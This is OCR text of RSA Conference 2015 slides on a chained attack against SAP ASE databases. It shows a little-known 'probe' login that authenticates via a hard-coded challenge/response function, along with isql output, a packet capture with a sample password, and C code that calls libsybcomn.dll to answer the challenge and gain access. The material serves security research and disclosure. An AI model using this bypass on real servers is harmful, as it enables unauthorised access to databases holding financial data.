RSAConference2015

San Francisco | April 20-24 | Moscone Center

CHANGE

Challenge today's security thinking

SESSION ID: HTA-R01

Owning SAP ASE: Chained Database Attack

Martin Rakhmanov

Senior Researcher
Trustwave SpiderLabs

Agenda

- Why databases should be protected?
- What is a chained attack
- Piece one
- Piece two
- Defense
- Q&A

Why it’s important to keep databases secured?

- Regulatory compliance
- Lost business costs
- Company reputation

Cost of data breaches due to system or business process failures was $117 and the loss for data breaches caused by the employee or contractor negligence was $113 per compromised record. (http://resources.infosecinstitute.com/databases-vulnerabilities-costs-of-data-breaches-and-countermeasures/)

SAP Adaptive Server Enterprise

- Product with more than 25 years history
- Used by major financial institutions: banks, insurance companies
- SAP claims that ASE is secure database management system

> *“SAP ASE boasts over 30,000 customers, including 90% of the world’s banks and security firms. These companies trust SAP ASE to keep their mission-critical systems up and running”*

Vulnerabilities in ASE reported over last years


	Java vulnerabilities	Buffer overflows	Design errors	SQL injections
2011	2		1	6
2012	2	4	3	
2013		4	2	1
2014			1	2
2015	1		+2	

Chained database attack

- Two or more vulnerabilities chained to own the database

1. Break into the system
2. Elevate privileges to super user
3. Grab the data or do anything else


Two-phase commit “probe” process: backdoor 15 years old




What is “probe” login?

- Little known “probe” login exists on each ASE back from 12.5 (2001)
- Special processing in server login handler
- Password is not used for authentication!
- Negotiation callbacks mechanism is used instead

Probe login exists on any ASE




```
[sybase@ARENA ~]$ isql -S ARENA -U sa
Password:
1> select name from syslogins
2> go
 name
 ------------------------------------------------------------
 jstask
 probe
 sa

(3 rows affected)
1> _
```




```
1> sp_displaylogin probe
2> go
Suid: 2
Loginame: probe
Fullname:
Default Database: sybsystemdb
Default Language:
Auto Login Script:
Configured Authorization:
Locked: NO
Date of Last Password Change: Feb 21 2015  9:12PM
Password expiration interval: 0
Password expired: NO
Minimum password length: 6
Maximum failed logins: 0
Current failed login attempts: 0
Authenticate with: AUTH_DEFAULT
Login Password Encryption: SHA-256
Last login date:
Exempt inactive lock: 0
(return status = 0)
1> _
```

“probe” login details

Normal authentication process




Client
Send login request with login/password
Respond with login success/failure
Server



```
    Type: Login Packet (0x02)
    Status: Not last buffer (0)
    Size: 512
    Channel: 0
    Packet Number: 0
    Window: 0
  ▽ Data (504 bytes)
      Data: 504F4D50454900000000000000000000000000000000000000...
      [Length: 504]
▽ Tabular Data Stream
    Type: Login Packet (0x02)
    Status: Last buffer in request or response (1)
    Size: 107
    Channel: 0
    Packet Number: 0
    Window: 0
    TDS Packet
```

```
0030  01 00 8f 1c 00 00 02 00  02 00 00 00 00 00 50 4f   ........ .......PO
0040  4d 50 45 49 00 00 00 00  00 00 00 00 00 00 00 00   MPEI.... ........
0050  00 00 00 00 00 00 00 00  00 00 00 00 06 73 61 00   ........ .....sa.
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0070  00 00 00 00 00 00 00 00  00 00 00 02 54 30 70 53   ........ ....T0pS
0080  65 63 72 33 54 50 77 64  23 00 00 00 00 00 00 00   ecr3TPwd #.......
0090  00 00 00 00 00 00 00 00  00 00 0d 33 39 30 39 00   ........ ...3909.
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00b0  00 00 00 00 00 00 00 00  00 04 03 01 06 0a 09 01   ........ ........
```

Probe authentication process



Client

Send login request containing “probe”

Respond with random challenge if login exists

Send modified challenge using fixed algorithm

Verify modified challenge and reply with status

Server

Transformation logic


- 8 byte input is transformed into another 8 byte output using hard-coded function named `com_uninitialize_tds_text` (on Windows it could be found in the `%SYBASE%\%SYBASE_OCS%\dll\libsybcomn.dll`)
- Transformation is based on constant values, for example:

```
v4 = *(_BYTE *)(a1 + 3) ^ *(_BYTE *)(a2 + 1) ^
*(_BYTE *)(a1 + 2);
```

Build custom client for “probe” access

- Custom client connects to almost any SAP ASE instance
- Runs arbitrary commands as unprivileged login “probe”
- Helper in deploying further attacks, i.e. chained exploit

What does official documentation say…



Software Developer Kit 12.5.1 > Client-Library/C Reference Manual > Client-Library Topics > Security features > Adaptive Server security features

Chapter 2: Client-Library Topics

Security handshaking: Challenge/Response

Servers use challenge/response security handshaking to provide an additional level of login security checking.

To provide the response that this handshake method requires, an application must be coded as follows:


- Before calling **ct_connect**, the application must call **ct_con_props** to set one of the following properties:
  - CS_SEC_CHALLENGE to request Sybase-defined challenge/response security handshaking.
  - CS_SEC_APPDEFINED to request Open Server application-defined challenge/response security handshaking.

  If either or both of these properties is CS_TRUE, **ct_connect** invokes the application's negotiation callback in response to server challenges.
- The application must contain a negotiation callback that is coded to return the required response.
- The application calls **ct_callback** to install the callback either at the context level or for a specific connection.

See "Defining a negotiation callback".


Algorithm

- Set login name to “probe”
- Set connection property `CS_SEC_CHALLENGE`
- Setup negotiation callback routine
- In the callback routine load `libsybcomn.dll` and forward challenge processing to it
- Connect
- Do SQL/RPC commands of our choice!



```
hLib = LoadLibrary("libsybcomn.dll");
if (hLib == NULL)
{
    fprintf(stderr, "Failed to load Sybase Common-Library\n");
    return CS_FAIL;
}

com_uninitialize_tds_text =
    (PCOM_UNINITIALIZE_TDS_TEXT)GetProcAddress(hLib,
    "com_uninitialize_tds_text");

if (com_uninitialize_tds_text == NULL)
{
    fprintf(stderr, "Failed to locate response routine\n");
    return CS_FAIL;
}

*outmsgid = 0x05;
outbuffmt->datatype = CS_BINARY_TYPE;

result = com_uninitialize_tds_text(connection, inbuf,
    inbuffmt->maxlength, outbuf, outbufoutlen);
```

Authentication callback setup



